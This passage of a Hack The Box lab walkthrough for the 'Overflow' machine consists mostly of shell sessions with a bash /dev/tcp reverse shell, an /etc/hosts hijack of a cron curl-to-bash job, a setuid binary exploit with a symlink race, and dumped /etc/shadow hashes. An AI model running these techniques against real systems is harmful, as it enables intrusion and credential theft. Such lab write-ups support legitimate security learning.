System load: 0.0 Processes: 175
Usage of /: 45.1% of 5.84GB Users logged in: 0
Memory usage: 11% IP address for eth0: 10.10.11.119
Swap usage: 0%
0 updates can be applied immediately.
-sh: 28: set: Illegal option -o history
-sh: 1: set: Illegal option -o history
$ id
uid=1001(developer) gid=1001(developer) groups=1001(developer),1002(network)
$ whoami
developer
```
#### Access as tester user
Now, go to /opt folder, you will see a file named commontask.sh which is running every minute.
``` bash
$ cat /opt/commontask.sh
#!/bin/bash
#make sure its running every minute.
bash < <(curl -s http://taskmanage.overflow.htb/task.sh)
```
To exploit it, you will have to create a task.sh file in your local machine which contains a bash tcp reverse shell.
And on the overflow box, you will have to edit the /etc/hosts.
You are a member of the network group that’s why you can edit the /etc/hosts file.
First, do the below:
Create a task.sh file in your machine's current directory.
``` bash
bash -i >& /dev/tcp/10.10.14.23/9001 0>&1
```
Now, start a python webserver at port 80.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/overflow]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.11.119 - - [11/Mar/2022 10:20:02] "GET /task.sh HTTP/1.1" 200 -
```
Setup a netcat listener on port 9001.
Now, in developer's session, do the following:
``` bash
$ echo '10.10.14.23 taskmanage.overflow.htb' > /etc/hosts
$ cat /etc/hosts
10.10.14.23 taskmanage.overflow.htb
```
On your listener, you will get a shell as the tester user.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/overflow]
└─# nc -lvp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.119.
Ncat: Connection from 10.10.11.119:59148.
bash: cannot set terminal process group (4627): Inappropriate ioctl for device
bash: no job control in this shell
tester@overflow:~$ id
id
uid=1000(tester) gid=1000(tester) groups=1000(tester)
tester@overflow:~$ whoami
whoami
tester
tester@overflow:~$ python3 -c "import pty; pty.spawn('/bin/bash')"
python3 -c "import pty; pty.spawn('/bin/bash')"
tester@overflow:~$ ls
ls
user.txt
tester@overflow:~$ cat user.txt
cat user.txt
06152183bf4ab9054492be6b13a0a3ff
```
- 
#### tester -> root user
To get root in this machine, you will need an extra terminal as the tester user. Please follow the above steps for that.
On one terminal, go to /opt/file_encrypt and you will find an elf binary named file_encrypt.
Also, create a file in tester home directory like below:
``` bash
tester@overflow:/opt/file_encrypt$ file file_encrypt
file file_encrypt
file_encrypt: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=3ae0f5750a8f1ac38945f813b5e34ddc166daf57, not stripped
tester@overflow:~$ echo "luci" > luci
echo "luci" > luci
tester@overflow:~$ cat luci
cat luci
luci
```
Execute the binary, you will be asked to enter a pin:
Pin is -202976456
Put this pin and you will asked to enter name:
In name, enter this: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV
Then, you will be asked to enter input file:
Enter the file which you created in the tester home directory.
Enter Input File: /home/tester/luci
You will be prompted to enter the encrypted file. Now you have to be very fast on it.
On other terminal, go to tester home directory and put this command but don’t execute it:
``` bash
rm luci; ln -s /root/root.txt luci
```
Now after entering the encrypted file, go to the other terminal and execute the above command. You have to be very fast on it. Because you get at least 3 seconds.
``` bash
tester@overflow:~$ /opt/file_encrypt/file_encrypt
/opt/file_encrypt/file_encrypt
This is the code 1804289383. Enter the Pin: -202976456
-202976456
name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV
Thanks for checking. You can give your feedback for improvements at developer@overflow.htb
Enter Input File: /home/tester/luci
/home/tester/luci
Enter Encrypted File: /home/tester/out
/home/tester/out
Segmentation fault (core dumped)
```
``` bash
┌──(root💀kali)-[~]
└─# nc -lvp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.119.
Ncat: Connection from 10.10.11.119:59372.
bash: cannot set terminal process group (4863): Inappropriate ioctl for device
bash: no job control in this shell
tester@overflow:~$ python3 -c "import pty; pty.spawn('/bin/bash')"
python3 -c "import pty; pty.spawn('/bin/bash')"
tester@overflow:~$ ls
ls
luci user.txt
tester@overflow:~$ ls
ls
luci user.txt
tester@overflow:~$ rm luci; ln -s /root/root.txt luci
rm luci; ln -s /root/root.txt luci
tester@overflow:~$ ls
ls
luci out user.txt
tester@overflow:~$ cat out
cat out
���������������������������������
tester@overflow:~$ xxd -p out
xxd -p out
fff8aaa8aaadaea8a3a3aeffaefeaca8aaa3f9f8adfafda8fdfdf8a8a2a8aaab91
```
Copy this and go to https://gchq.github.io/CyberChef/
Follow the steps and you will get the root.txt!
``` bash
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')XOR(%7B'option':'Hex','string':'0x9b'%7D,'Standard',false)&input=ZmZmOGFhYThhYWFkYWVhOGEzYTNhZWZmYWVmZWFjYThhYWEzZjlmOGFkZmFmZGE4ZmRmZGY4YThhMmE4YWFhYjkx
```
- 
get the root hash
``` bash
tester@overflow:~$ xxd -p out
xxd -p out
e9f4f4efa1bfadbffae2fcdaceb5f5ffbff8decfcfa2edfaeee2abd9cdf1efc3dfacccc1cae1f1f5fea3d0e1eecbdddac3f6fcccf4ded9dfd5aef8f8b4f7ecd1a9d1edecf5eac1cfcec2efe2f8aafde3edc3edcec9d9acf2dfdae1f9fcece9b5fcf3cbade9e3b4a1aaa3acaca3a1aba1a2a2a2a2a2a1aca1a1a191fffafef6f4f5a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f9f2f5a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191e8e2e8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191e8e2f5f8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191fcfaf6fee8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f6faf5a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f7eba1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f6faf2f7a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f5feece8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191eeeef8eba1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191ebe9f4e3e2a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191ecececb6fffaeffaa1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f9faf8f0eeeba1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f7f2e8efa1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f2e9f8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191fcf5faefe8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f5f4f9f4ffe2a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191e8e2e8effef6ffb6f5feefecf4e9f0a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191e8e2e8effef6ffb6e9fee8f4f7edfea1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191e8e2e8f7f4fca1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f6fee8e8fafcfef9eee8a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191c4faebefa1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f7e3ffa1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191eeeef2ffffa1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191fff5e8f6fae8eaa1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f7faf5ffe8f8faebfea1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191ebf4f7f7f2f5faeffea1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191effee8effee9a1bfadbfe3d0b5d8eda9fdf5bfddc8add9cdecd5dcd2fcd7e3d6a2d7d0fec1cdcdd8cbdee3e8c3eed0deafcdefebd6cac8b4e3ffd4eec9d3dec9f1cdedddcaa8fce8f1feb5aedfafcdc1a9c2d6f3dac2dfeee2d6d7c3e3ddebe1caabf3e8aeaecff7b4a1aaa3acaca3a1aba1a2a2a2a2a2a1aca1a1a191ebf4e8effdf2e3a1b1a1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191f6e2e8eaf7a1baa1aaa3acadafa1aba1a2a2a2a2a2a1aca1a1a191fffeedfef7f4ebfee9a1bfadbfcdfce1d9d5f3efcabfdfa2b5ecfed8ccecd2f5fef0e3efd2a2cafad6f4fdf7d3f4f9f2edd8e8d9f2c1c2fdd1b4acf4dcefedc2aeafc9c2dcb5d2f1efabf1dcf0dacfafabeacad5d0b4f0c9a9a3c1cdefcec3afced0a9d0f7eaddeff6f4acaba1aaa3acaca8a1aba1a2a2a2a2a2a1aca1a1a191e8e8f3ffa1b1a1aaa3acaca3a1aba1a2a2a2a2a2a1aca1a1a191
```
``` bash
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')XOR(%7B'option':'Hex','string':'0x9b'%7D,'Standard',false)&input=ZTlmNGY0ZWZhMWJmYWRiZmZhZTJmY2RhY2ViNWY1ZmZiZmY4ZGVjZmNmYTJlZGZhZWVlMmFiZDljZGYxZWZjM2RmYWNjY2MxY2FlMWYxZjVmZWEzZDBlMWVlY2JkZGRhYzNmNmZjY2NmNGRlZDlkZmQ1YWVmOGY4YjRmN2VjZDFhOWQxZWRlY2Y1ZWFjMWNmY2VjMmVmZTJmOGFhZmRlM2VkYzNlZGNlYzlkOWFjZjJkZmRhZTFmOWZjZWNlOWI1ZmNmM2NiYWRlOWUzYjRhMWFhYTNhY2FjYTNhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZmZmYWZlZjZmNGY1YTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFmOWYyZjVhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWU4ZTJlOGExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZThlMmY1ZjhhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWZjZmFmNmZlZThhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWY2ZmFmNWExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjdlYmExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjZmYWYyZjdhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWY1ZmVlY2U4YTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFlZWVlZjhlYmExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZWJlOWY0ZTNlMmExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZWNlY2VjYjZmZmZhZWZmYWExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjlmYWY4ZjBlZWViYTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFmN2YyZThlZmExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjJlOWY4YTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFmY2Y1ZmFlZmU4YTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFmNWY0ZjlmNGZmZTJhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWU4ZTJlOGVmZmVmNmZmYjZmNWZlZWZlY2Y0ZTlmMGExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZThlMmU4ZWZmZWY2ZmZiNmU5ZmVlOGY0ZjdlZGZlYTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFlOGUyZThmN2Y0ZmNhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWY2ZmVlOGU4ZmFmY2ZlZjllZWU4YTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFjNGZhZWJlZmExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjdlM2ZmYTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFlZWVlZjJmZmZmYTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFmZmY1ZThmNmZhZThlYWExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjdmYWY1ZmZlOGY4ZmFlYmZlYTFiMWExYWFhM2FjYWRhZmExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFlYmY0ZjdmN2YyZjVmYWVmZmVhMWIxYTFhYWEzYWNhZGFmYTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWVmZmVlOGVmZmVlOWExYmZhZGJmZTNkMGI1ZDhlZGE5ZmRmNWJmZGRjOGFkZDljZGVjZDVkY2QyZmNkN2UzZDZhMmQ3ZDBmZWMxY2RjZGQ4Y2JkZWUzZThjM2VlZDBkZWFmY2RlZmViZDZjYWM4YjRlM2ZmZDRlZWM5ZDNkZWM5ZjFjZGVkZGRjYWE4ZmNlOGYxZmViNWFlZGZhZmNkYzFhOWMyZDZmM2RhYzJkZmVlZTJkNmQ3YzNlM2RkZWJlMWNhYWJmM2U4YWVhZWNmZjdiNGExYWFhM2FjYWNhM2ExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTFlYmY0ZThlZmZkZjJlM2ExYjFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZjZlMmU4ZWFmN2ExYmFhMWFhYTNhY2FkYWZhMWFiYTFhMmEyYTJhMmEyYTFhY2ExYTFhMTkxZmZmZWVkZmVmN2Y0ZWJmZWU5YTFiZmFkYmZjZGZjZTFkOWQ1ZjNlZmNhYmZkZmEyYjVlY2ZlZDhjY2VjZDJmNWZlZjBlM2VmZDJhMmNhZmFkNmY0ZmRmN2QzZjRmOWYyZWRkOGU4ZDlmMmMxYzJmZGQxYjRhY2Y0ZGNlZmVkYzJhZWFmYzljMmRjYjVkMmYxZWZhYmYxZGNmMGRhY2ZhZmFiZWFjYWQ1ZDBiNGYwYzlhOWEzYzFjZGVmY2VjM2FmY2VkMGE5ZDBmN2VhZGRlZmY2ZjRhY2FiYTFhYWEzYWNhY2E4YTFhYmExYTJhMmEyYTJhMmExYWNhMWExYTE5MWU4ZThmM2ZmYTFiMWExYWFhM2FjYWNhM2ExYWJhMWEyYTJhMmEyYTJhMWFjYTFhMWExOTE
```
``` bash
root:$6$aygAU.nd$cETT9vauy0BVjtXD7WZQzjne8KzuPFAXmgWoEBDN5cc/lwJ2JvwnqZTUYtyc1fxvXvURB7iDAzbgwr.ghP6rx/:18778:0:99999:7:::
daemon:*:18764:0:99999:7:::
bin:*:18764:0:99999:7:::
sys:*:18764:0:99999:7:::
sync:*:18764:0:99999:7:::
games:*:18764:0:99999:7:::
man:*:18764:0:99999:7:::
lp:*:18764:0:99999:7:::
mail:*:18764:0:99999:7:::
news:*:18764:0:99999:7:::
uucp:*:18764:0:99999:7:::
proxy:*:18764:0:99999:7:::
www-data:*:18764:0:99999:7:::
backup:*:18764:0:99999:7:::
list:*:18764:0:99999:7:::
irc:*:18764:0:99999:7:::
gnats:*:18764:0:99999:7:::
nobody:*:18764:0:99999:7:::
systemd-network:*:18764:0:99999:7:::
systemd-resolve:*:18764:0:99999:7:::
syslog:*:18764:0:99999:7:::
messagebus:*:18764:0:99999:7:::
_apt:*:18764:0:99999:7:::
lxd:*:18764:0:99999:7:::
uuidd:*:18764:0:99999:7:::
dnsmasq:*:18764:0:99999:7:::
landscape:*:18764:0:99999:7:::
pollinate:*:18764:0:99999:7:::
tester:$6$xK.Cv2fn$FS6BVwNGIgLxM9LKeZVVCPExsXuKE4VtpMQS/xdOuRHERjVvFQ3gsje.5D4VZ2YMhAYDuyMLXxFpzQ0hs55Tl/:18778:0:99999:7:::
postfix:*:18764:0:99999:7:::
mysql:!:18764:0:99999:7:::
developer:$6$VgzBNhtQ$D9.weCWwInekxtI9QaMoflHobivCsBiZYfJ/7oGtvY54RYG.Ijt0jGkAT40qQNK/kR28ZVtUX4UK2KlqFtmo70:18773:0:99999:7:::
sshd:*:18778:0:99999:7:::
```
